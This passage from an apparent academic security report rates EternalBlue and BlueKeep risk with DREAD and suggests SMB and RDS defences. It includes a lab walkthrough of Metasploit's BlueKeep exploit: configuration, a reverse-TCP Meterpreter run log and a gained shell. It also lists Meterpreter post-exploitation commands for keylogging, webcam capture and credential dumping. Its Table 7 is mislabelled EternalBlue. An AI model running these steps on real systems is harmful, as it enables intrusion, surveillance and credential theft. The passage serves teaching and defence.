In this circumstance, is to discuss about how easy it is for attackers to discover if a machine is vulnerable to the EternalBlue vulnerability. In section 4.1.2.1, Figure 28 and 29 have shown that how attacker scans the remote machines to see if they are vulnerable to EternalBlue. The discovery process does not require source code or administrative access to the target machine. As a result, the Discoverability rating is 2.

To sum up, the overall DREAD rating analyse against the EternalBlue vulnerability is shown below in the table 6.

Treat	D	R	E	A	D	Total	Rating
EternalBlue	3	3	2	2	2	12	High

Table 6 DREAD Risk Assessment of EternalBlue

The overall rating of risk level is High, which means the EternalBlue vulnerability is very severe. This high risk rate is done in 2021, 4 years after the EternalBlue vulnerability was discovered, which relatively has lower impact than 4 years ago.

4.2 SMB Analyses

This section will describe where do attacks happened (4.2.1), what are the SMB weaknesses (4.2.2), and how to apply related countermeasures to control (4.2.3).

4.2.1 SMB Attacking Path

For SMB attack like brute force attack or WannaCry using Eternal Blue vulnerability. The attack processes can be divided into five different phases, because SMB protocol is a response-request protocol [39]. Phase 1 is the period when attacker starts to prepare the malware. Phase 2 is attacker establishing the attack connection with the SMB server. Phase 3 is an optional period right before the attack request reach the SMB server, depends on if there are any defence methods like firewall, IDS, IPS, Gateway to filter the attack traffic. Phase 4 is when the request reaches the SMB server. Phase 5 is when SMB server returns the SMB responses to the attacker machine. Five attacking phases can be simplified in Figure 31.



Figure 31 Five Phases of SMB Attacking Period

The SMB weaknesses and vulnerabilities are all existed in phase 2 to 5, because normally you cannot stop attacker from exploiting the SMB vulnerabilities in phase 1, which does not count as SMB's vulnerabilities. However, the vulnerabilities in phase 2 to 5 can lead to the SMB exploitation.

4.2.2 SMB's Weaknesses

In phase 1, before package transition. SMB server usually cannot identify which user is malicious until they conduct the attack. However, it is sometimes already too late when the attack happened.

In phase 2, during package transition. The weakness of SMB protocol in phase 2 is that attacker can intercept the traffic via unencrypted or weak-encrypted connection.

Specially SMB version 1 does not support encryption, which means attacker could intercept the traffic and conduct a Man in the Middle (MITM) attack.

In phase 3, right before the packages arrived the SMB Server. If there are not any defence devices applied on the network, SMB Brute force attack as illustrated in *section 4.1.1 Lateral Movement* can be easily conducted. Attacker could keep sending SMB authentication requests to SMB server without restriction.

In phase 4, the packages have arrived the SMB Server. If the target machine did not have firewall or other port management software turned on, the cracked packages are highly likely to arrive on the target machine. Even if the machine did not have the vulnerabilities, exposed machine directly to outside packages is very dangerous.

Also, many the SMB servers still running the SMB version 1 (even on later versions of Windows), because many out of date systems like Windows XP, Server 2003, or old network printers are only support SMB version 1. It is very dangerous that SMB protocol is not patched in time and exposed to the Internet.

In phase 5, when SMB server responds to the SMB client. This processes can also be compromised by attacker via downgrading the original negotiated dialect and capabilities [35].

4.2.3 SMB Defence in Depth Suggestions

Defence in Depth in cyber security is a strategy that apply multiple defence methods as multiple defence layers to prevend system from attack. In Defence in Depth strategy there are three control types, which are Physical Control, Technical Control, and Administrative Control.

In this SMB protocol scenario, Physical Controls are security methods that protect physical SMB server machine from any physical attacks or physical attack attempts; Administrative Controls are policies and regulations in an organisation to manage and educate staff away from cyber crimes; Technical Controls are using technical methods to protect SMB server, which is mainly focusing on protecting SMB service and related protocols [31]. The SMB attack defences are mainly happening on the Internet rather than direct physical access, so this scenario will ignore the Physical Controls and mainly focus on Technical Controls and Administrative Controls.

Defending infection viruses like Covid-19 in real world usually uses three core elements in biology, which are Finding and managing the source of infection, Cutting off the transmission channels, and Protecting vulnerable groups [32]. Similar to defending against infection viruses, Technical Controls of SMB attacks can also be divided into these three core defence layers listed above in biology. At the same time, Technical Controls can also be categorised by 5 phases corresponding to weaknesses of SMB attacking path.

Figure 32 illustrates the corresponding phases in defence of Cybersecurity SMB attacks and defence of Biology infection viruses.



Figure 32 Different Phases of Defending Attack in Biology and Technical Control in Cybersecurity

Technical Control:

Phase 1 is when attacker prepare the malware and before the sending the attacking packages to SMB Server. Obviously the SMB server cannot detect malicious users before he launch the attack. However, SMB server can track down and find malicious users by analysing the traffic, when port 445 has already received packages. So, the defending advice against phase 1 in SMB weakness will be build a **Honeypot** and establish a **Whitelist/Blacklist**. Honeypot is a defending method using vulnerable system to attract attackers' attention from actual network and collect valuable attacking information at the same time, which could achieve "Find and manage the source of infection" element to control the SMB attack. Building a whitelist/blacklist could also control the attacking source, because it could specify which user is able to establish the SMB connection and who cannot access the server.

Phase 2 is when clients send malicious packages to SMB server. Attacker could conduct MITM attacks if the communication channel is not encrypted or using weak encryption algorithms. The related defending features to compensate the SMB weaknesses are applying **Encryption, Pre-authentication Integrity, VPN, and Better message signing** [33]. These methods could all be implemented in phrase 2 to prevent MITM attack. In SMB version 3, it uses AES-128-GCM and AES-128-CCM two strong encryption modes to encrypt the packages and prevent attacker eavesdropping and modifying the packages [34]. Pre-authentication is a mandatory feature, which leverages cryptographic keys to protect SMB 3.1.1 from MITM attacks [35].

Phase 3 is before packages arrive at the SMB server. Organisation could apply a set of inbound rules on secure hardware devices like **Access Control List (ACL) on Firewall, Intrusion Detect System (IDS),** even **Windows Defender Firewall** to protect SMB server from receiving malicious packages without any filtering.

Phase 4 is when client requests reach SMB server. SMB server itself could also install some **Firewall software, Antivirus software, even Host-based IDS (HIDS).** These range of software can build another protection layer of filtering unauthorised requests and malicious traffic. HIDS could analyse what has changed on the SMB server to defend zero-day attack and insider attack.

Keeping the SMB service updated is another important aspect. **Patch the service** and use SMB version 3, which provides more secure features listed in Phase 2, compared to SMB version 1 and 2. Also, **turn off the SMB service**, when there are no service requirements.

To keep SMB connection secure, SMB server could turn on the feature **Insecure guest auth blocking**, which will rejects all the guest requests during authentication [37]. This defend feature cannot only reject outside attackers' request, but also reject organisation staff who use insecure devices.

Phase 5 is when SMB server sends responses back to clients. SMB server could turn on **Secure dialect negotiation** defending feature in SMB version 3, which provides server to client end-to-end signed exchange in negotiate process. The exchange process will also be encrypted if the encryption feature is enabled. Secure dialect negotiation could prevent MITM attack from downgrade the dialect negotiation [38].

Administrative Control:

Administrative controls are also helpful to protect SMB service. For example, **educating staff** for **not using their own devices or insecure devices/network** to connect to the SMB server to prevent MITM attack. **Use strong password, change password regularly**, and **not use local account to login** could reduce the risks of SMB lateral movement.

4.3 RDS Vulnerabilities

Remote Desktop Service (RDS) is another commonly used Windows remote services similar to SMB. This section will show how RDS vulnerability BlueKeep works (4.3.1), how to use these vulnerabilities to exploit (4.3.1.1, 4.3.1.2), and how severe the BlueKeep risk is (4.3.1.3).

4.3.1 RDS BlueKeep Vulnerability

As the background research shows, BlueKeep is a wormable remote code execution vulnerability that uses memory corruption.

According to MalwareTech's reverse engineering on Microsoft patch against BlueKeep vulnerability, they figured out the Proof of Code (PoC) of the vulnerability BlueKeep. They compared the differences between patched and unpatched system, and found an interesting new added variable called "MS_T120" in file "TermDD.sys" as the figure shown below [17].

```
43        v9 = IcaFindChannelByName(v4, (PERESOURCE)5, (char *)(v7 - 8));
44        v10 = v9;
45        if ( v9 )
46        {
47          IcaReferenceStack(v9);
48          KeEnterCriticalRegion();
49          ExAcquireResourceExclusiveLite((PERESOURCE)(v10 + 12), 1u);
50          _IcaBindChannel(v10, 5, *(_WORD *)v7, *(_DWORD *)(v7 + 2));
51          ExReleaseResourceLite((PERESOURCE)(v10 + 12));
52          KeLeaveCriticalRegion();
53          IcaDereferenceChannel((PVOID)v10);
54          IcaDereferenceChannel((PVOID)v10);
55          v4 = *(_DWORD *)(a1 - 468);
56        }
57        ++*(_DWORD *)(a1 - 456);
58        v7 += 14;
59      }
60      while ( *(_DWORD *)(a1 - 456) < *(_DWORD *)(a1 - 464) );
61    }
```

```
46        v3 = IcaFindChannelByName(v1, (PERESOURCE)5, (char *)v2 - 10);
47        v4 = v3;
48        if ( v3 )
49        {
50          IcaReferenceStack(v3);
51          KeEnterCriticalRegion();
52          ExAcquireResourceExclusiveLite((PERESOURCE)(v4 + 12), 1u);
53          v5 = __stricmp((const char *)(v4 + 88), "MS_T120");
54          v7 = *v2;
55          if ( v5 )
56            _IcaBindChannel(v4, 5, *((_WORD *)v2 - 1), v7);
57          else
58            _IcaBindChannel(v4, 5, 31, v7);
59          ExReleaseResourceLite((PERESOURCE)(v4 + 12));
60          KeLeaveCriticalRegion();
61          IcaDereferenceChannel((PVOID)v4);
62          IcaDereferenceChannel((PVOID)v4);
63          v1 = v15;
64        }
```

Figure 33 Reverse Engineering of BlueKeep Patch [17]

MS_T120 is an internal channel of Protocol Data Unit (PDU), which could potentially not only be read/written, but also be bound twice. First one is used by the internal process, the second one is bound by the attacker. When internal process close the channel, attacker's reference is still available to use, which could access a part of kernel memory [17].

After the Use After Free vulnerability has been discovered, attacker could use a shell code pointer in fake VTable channel. And then attackers could access shell code via ineligible kernel memory [18].

4.3.1.1 BlueKeep Crack on VMWare 15 Workstation Player

Attack Machine: Kali 2021

IP: 192.168.10.3

Metasploit version 6.0.45

Target Machine: Windows 7 Professional

IP: 192.168.10.21

Turn on the Remote Desktop Service feature in "Remote Settings". Allow connections from computers running any version of Remote Desktop.

In Kali machine "msfconsole", search keyword "BlueKeep", the console outcomes show two available modules. First module is to check that the target machine is able to conduct Remote Code Execution (RCE), which could be used to scan on the Internet to find potential targets. Second module is Metasploit exploit PoC module of using BlueKeep vulnerability (CVE-2019-0708).

```
msf6 > search bluekeep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
```

Figure 34 Metasploit BlueKeep Scan and Exploit Modules

Use the second module to exploit. Set the configurations to RHOSTS equals target machine IP 192.168.10.21, LHOST to local Kali machine IP 192.168.10.3, and set target to VMWare 15 version.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.10.21    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.3     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
```

Figure 35 Metasploit BlueKeep Exploitation Configurations

However, when every attributes have been set properly as above and started to exploit, the target machine shows up the Blue Screen as figure below.



Figure 36 Blue Screen on Windows 7 Target Machine

The BSOD (Blue Screen of Death) information indicates the operating system crashed while running system file “termdd.sys”.

According to MalwareTech, TermDD.sys is the only file has been updated in Microsoft patch after the exploitation, identified by software BinDiff [17].

According to Kevin Beaumont, the BlueKeep exploit caused BSOD error in 10 of 11 of his Remote Desktop Honeypots. And ZDNet’s analyst Dillion explained that Metasploit’s BlueKeep PoC exploit module will have BSOD situation, when the target systems using Microsoft’s patch of Meltdown CPU internal [19].

In this circumstance, VMWare products are using Meltdown mitigation to protect side-channel analysis because of CPU vulnerabilities [20]. And at the same time, Metasploit BlueKeep exploit module does not support Meltdown kernel [19], which result in the BSOD error.

4.3.1.2 BlueKeep Crack on Virtual Box

Attack Machine: Kali 2021

IP: 192.168.10.3

Metasploit version 6.0.45

Target Machine: Windows 7 Professional

IP: 192.168.10.25

Turn on the Remote Desktop Service feature in "Remote Settings". Allow connections from computers running any version of Remote Desktop. (Less Secure)

Set the Metasploit BlueKeep configurations correctly:

RHOSTS => 192.168.10.25

LHOST => 192.168.10.3

Target => 2 (Windows 7 SP1 / 2008R2 Virtualbox 6)

And then run the BlueKeep scripts, the console information is shown below:

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.10.3:4444
[*] 192.168.10.25:3389 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.10.25:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.25:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.25:3389    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.25:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.25:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.10.25:3389 - ←————————— | Entering Danger Zone | —————————→
[*] 192.168.10.25:3389 - Surfing channels ...
[*] 192.168.10.25:3389 - Lobbing eggs ...
[*] 192.168.10.25:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.10.25:3389 - ←————————— | Leaving Danger Zone | —————————→
[*] Sending stage (200262 bytes) to 192.168.10.25
[*] Meterpreter session 1 opened (192.168.10.3:4444 → 192.168.10.25:49158) at 2021-09-10 09:27:53 -0400
```

Figure 37 Metasploit Exploitation on BlueKeep Vulnerability

The target Windows 7 machine does not show up the BSOD error again, instead the script successfully exploits the vulnerability and gets shell of the target machine. Everything still appears normal on the Windows 7 target machine. However, on the other side, Kali machine has finished the exploitation and got shell of the target machine at the same time.

4.3.1.3 BlueKeep Risk Assessment using DREAD Model

Using the same qualitative risk assessment method, DREAD model can also rate the same five aspects of RDS vulnerability BlueKeep, which are Damage, Reproducibility, Exploitability, Affected Users, and Discoverability. Two vulnerabilities EternalBlue and BlueKeep will be compared and analysed together in section 4.5.2.

1. Damage

Damage aspect is to determined how bad the attack could be, if vulnerability is exploited.

In this circumstance, the vulnerability is BlueKeep. Because BlueKeep is a wormable Remote Code Execution (RCE) vulnerability, which means the RCE could potentially affect every users' data specially server has been compromised rather than individual user data. So, the Damage rating is 3.

2. Reproducibility

Reproducibility aspect is to measure how easy it is for attackers to reproduce the attack.

In this circumstance, the attack represents BlueKeep vulnerability exploitation. Many cybersecurity analysts have published BlueKeep PoCs, so has Metasploit. Metasploit has BlueKeep scanning and exploitation modules as well, which makes the exploitation processes easier to deploy. However, the exploitation does not require any authorised user account, which makes the Reproducibility rating 3.

3. Exploitability

Exploitability aspect is to judge how many processes are need to launch the attack.

In this circumstance, the processes of attack are the processes of BlueKeep exploitation. Many PoCs allow attacker to scan and exploit the system by only set up a few configurations, which makes Exploitability rating 2.

4. Affected Users

Affected users aspect is to identify how many people will be impacted by the vulnerability.

In this circumstance, the vulnerability refers to BlueKeep. Because BlueKeep is a wormable vulnerability against MS_T120 communication channel, which means only the machines that have RDS service open and vulnerable to the BlueKeep vulnerability will be infected, which means limited users are affected by the vulnerability. So, Affected users rating is 2.

5. Discoverability

Discoverability aspect is to discuss how easy it is for attackers to discover the attack.

In this circumstance, is to discuss about how easy it is for attackers to discover a machine is vulnerable to BlueKeep vulnerability. Though open source website like SHODAN provide service and vulnerabilities in public, it still took a while for attacker to discover target machines. Once attackers obtain the public ip address of RDS server, they can conduct BlueKeep vulnerability scanner to detect if the machine is vulnerable or not. So, the Discovery rating is 2.

To sum up the overall DREAD rating analyse against BlueKeep vulnerability is shown below in the table 7.

Treat	D	R	E	A	D	Total	Rating
EternalBlue	3	3	2	2	2	12	High

Table 7 DREAD Risk Assessment of EternalBlue

The overall rating of risk level is High, which means the BlueKeep vulnerability is very severe in five aspects listed above.

In Section 4.5.2 will compare two main Windows remote sharing services SMB vulnerability EternalBlue and RDS vulnerability BlueKeep together.

4.4 RDS Analyses

This section will describe where do attacks happened (4.4.1), what are the RDS weaknesses (4.4.2) and how to use related countermeasures to control (4.4.3).

4.4.1 RDS Attacking Path

According to MS-RDPBCGR, Remote Desktop Protocol connection sequence can be divided in to ten parts [40]:

1. Connection Initiation 2. Basic Setting Exchange 3. Channel Connection 4. RDP Security Commencement 5. Secure Settings Exchange 6. Optional Connect-Time Auto-Detection 7. Licensing 8. Optional Multi-transport Bootstrapping 9. Capabilities Exchange 10. Connection Finalisation.

Brute Force attack RDP and **Credential Stuffing** are two most serious attacks that many companies are suffering from [42]. Attacker could use credentials dictionary to try to login RDS Server. The attack happens in **phase 5 Secure Settings Exchange**.

Man-in-the Middle attack is usually downgrading the RDP connection via user accepting invalid certificate prompts, which belongs to the RDP connection sequence **phase 7 Licensing**. The purpose of Licensing is to exchange and validate licenses, which is sent by the server. However, MITM attack usually uses self-signed certificates to login, which will cause error notification when client connected [41].

BlueKeep vulnerably takes advantage of Bitmap Cache Protocol Data Unit (PDU) to obtain a part of kernel memory. The crafted package is sent to server in period Persistent Key List PDU(s), which belongs to **phase 10: Connection Finalisation** [17].

4.4.2 RDS's Weaknesses

Let alone the RDP vulnerabilities like BlueKeep, BlueGate. The other RDS weaknesses can be listed as below.

1. Weak and Reuse Credentials

Most Remote Desktop Services are protected by Windows logon credentials. However, in order to bring convenience to login to the system every time, the Windows logon credentials people used normally are not complex enough to counter credential force

attack [25]. The reuse of logon credentials also makes convenience to the lateral movement for attacker.

2. Unrestricted Connection Port Management

Remote Desktop Service uses Port 3389 to communicate as default, so that attacker can easily conduct MITM attack to monitor the communication when the channel is not encrypted [25]. Though Windows provide access to change the listening port from 3389 to others, but it requires modification to the registry or by running power shell command, and also the relative configuration needs to be modified on the firewall, which is a complex operating process [26].

3. Expose RDP to the Internet

Many companies are exposing their Remote Desktop Service over the Internet for convenience, like all the search results of Remote Desktop in section 3.2 on SHODAN. The exposure of RDS over the Internet provides attackers convenience to scan and login to the RDP server.

4.4.3 RDS Defence in Depth Suggestions

RDS Defence advice can also be implemented by Defence in Depth model, which use three types of control methods to defend the threats, Physical Control, Technical Control, and Administrative Control.

Let alone physical controls to protect RDS server, the Technical and Administrative Controls of RDS server can be listed below.

Technical Control:

1. Using Honeypot/SOC

Using Honeypot or other alternative SOC software can easily identify the threat types and collect attackers' information at the same time when the attack happened, which gives IT administrators more clues to response to the incidents and the potential vulnerabilities in RDS server.

2. Installing the Patch

Installing the related patches against the RDS vulnerabilities that are released by the official update. Before the official patch has been released, users will be recommended to

stop using the service or seek for alternative methods like share through Teams and Teamviewer.

3. Using Remote Desktop Gateway (RDG)

Remote Desktop Gateway (RDG) is a Windows component, which provides routing for RDP. Client connects and sends authenticate information to RDG, instead of connecting directly to RDS server. Once the authentication is successful, RDG will forwards the request to the RDS server, which reduce the risks that expose RDS server directly onto the Internet [21].

Though there are several vulnerabilities against RDG, like the BlueGate (CVE-2020-0609 and CVE-2020-0610) mentioned in Table 2, which allows pre-authentication Remote Code Execution (RCE) attack. The RDG method still protect RDS server from most of the attacks. Comparing to RDS server expose directly to the Internet, RDG has less of an attack surface, also it is under the protection of the firewall [21].

Defence advice on RDG is disabling the UDP transport or add UDP port, specially add port 3391 into firewall block list. Because most of the BlueGate exploitations takes advantages of UDP transport.

4. Using Virtual Private Network (VPN) and Secure Sockets Layer (SSL)

VPN and SSL are two encryption technologies on network layer, which require authentication connection. VPN and SSL hide RDP protocol behind second factor authentications and also from the Internet, similar to RDG method mentioned above [22]. VPN and SSL methods will reduce the possibility and attack surface of RDS.

5. Enabling Network Level Authentication (NLA)

Using Windows recommend Network Level is another useful Windows component, because NLA will prevent malicious connection to RDP protocol without authentication. NLA will force clients to authenticate before connection to the server, which means the BlueKeep vulnerability will not be detected even if RDS server is vulnerable.[23]

However, even if the NLA component is enabled, the target system is still vulnerable to Remote Code Execution (RCE) attack, which means a malicious insiders or attackers who have the valid credentials could finish the NLA authentication and then conduct the RCE attack [23].

6. Blocking RDS TCP port (3389) on Firewall

Blocking the communication port between Internet and RDS server will prevent attackers over the Internet trying to scan and exploit the vulnerabilities [24]. Also, if the RDS server

has software firewall or HIDS, IT administrator could add specific machines in private network to connect or block from RDS server.

Administrative Control:

1. Disabling the RDS (when you do not use it)

Disable the RDS service and block the communication port (usually 3389) on firewall, when you do not use the service [24], which will sharply decrease the attack possibility and hide the vulnerabilities. Because attackers will requires root privilege to enable RDS service.

2. Use Strong Password and Change Password Regularly

Using individual strong password rather than the same administrative password to logon to the Windows system, will make the RDS server suffers less on brute force attack and RDS lateral movement. Also change password regularly effectively preventing the credential stuffing attack.

3. Control and Auditing Remote Access

Organisations should let IT manager control and audit the RDS access log files and RDS server system settings, log files, related registry configurations regularly to ensure there are no potential compromise.

4.5 SMB and RDS Analyses

This section will describe post-exploitation of Remote Code Execution (RCE) vulnerabilities (EternalBlue and BlueKeep), which refers to what attacker could do after the attack and how severe the attack could be (4.5.1). Then compare SMB and RDS services attacking path, weaknesses, defence methods based on previous sections (4.5.2).

4.5.1 Post-exploitation of RCE Vulnerabilities

Both SMB vulnerability EternalBlue and RDS vulnerability BlueKeep contain Remote Code Execution (RCE), which is an very high-profile vulnerability. Because supporting RCE means attacker could run commands, elevate privileges, view and change files, etc. All commands shown below are the post-exploitation commands and tools in Metasploit. Type “help” to review all of them, which shows how severe the exploitation could be by using strapi, priv and kiwi commands set.

File system commands supports attacker to access target machine file system, the operations include create, read, delete, modify, download, and upload any files, which means attacker will have full access to all unencrypted files in target system, and also could upload any other malicious files or scripts to conduct further exploitation.

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Figure 38 Stdapi: File system Commands

Networking commands allow attackers to collect network configurations from the target machine, like arp table, IP address, net stat, route table, etc, which could potentially help attacker to collect useful information for intranet lateral movement.

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```

Figure 39 Stdapi: Networking Commands

System commands not only support attackers to collect target system information, but also could execute shell commands remotely, which allows attackers to execute any malicious scripts or executables that upload via file system commands.

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

Figure 40 Stdapi: System Commands

User interface commands allow attackers to collect user input from target machine's keyboard, mouse events which could be used to collect more credentials from other software or websites. Attackers can even stream the screen of the target machine to monitor the activities that victim operates.

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Figure 41 Stdapi: User interface Commands

According to Shodan, the top three vulnerabilities search are all related to webcam, and one of the most popular vulnerabilities is CVE-2019-0708 (BlueKeep). After the exploitation, attackers could stream from the webcam.

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Figure 42 Stdapi: Webcam Commands

Kiwi commands allow straightforward view of all the credentials, hash dumps used and stored in Windows SAM file in plain text. With the legit credentials and RDS service open, attackers can actually logon to the system without conducting any attack later.

```
Kiwi Commands
=============

    Command                 Description
    -------                 -----------
    creds_all               Retrieve all credentials (parsed)
    creds_kerberos          Retrieve Kerberos creds (parsed)
    creds_livessp           Retrieve Live SSP creds
    creds_msv               Retrieve LM/NTLM creds (parsed)
    creds_ssp               Retrieve SSP creds
    creds_tspkg             Retrieve TsPkg creds (parsed)
    creds_wdigest           Retrieve WDigest creds (parsed)
    dcsync                  Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm             Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create    Create a golden kerberos ticket
    kerberos_ticket_list    List all kerberos tickets (unparsed)
    kerberos_ticket_purge   Purge any in-use kerberos tickets
    kerberos_ticket_use     Use a kerberos ticket
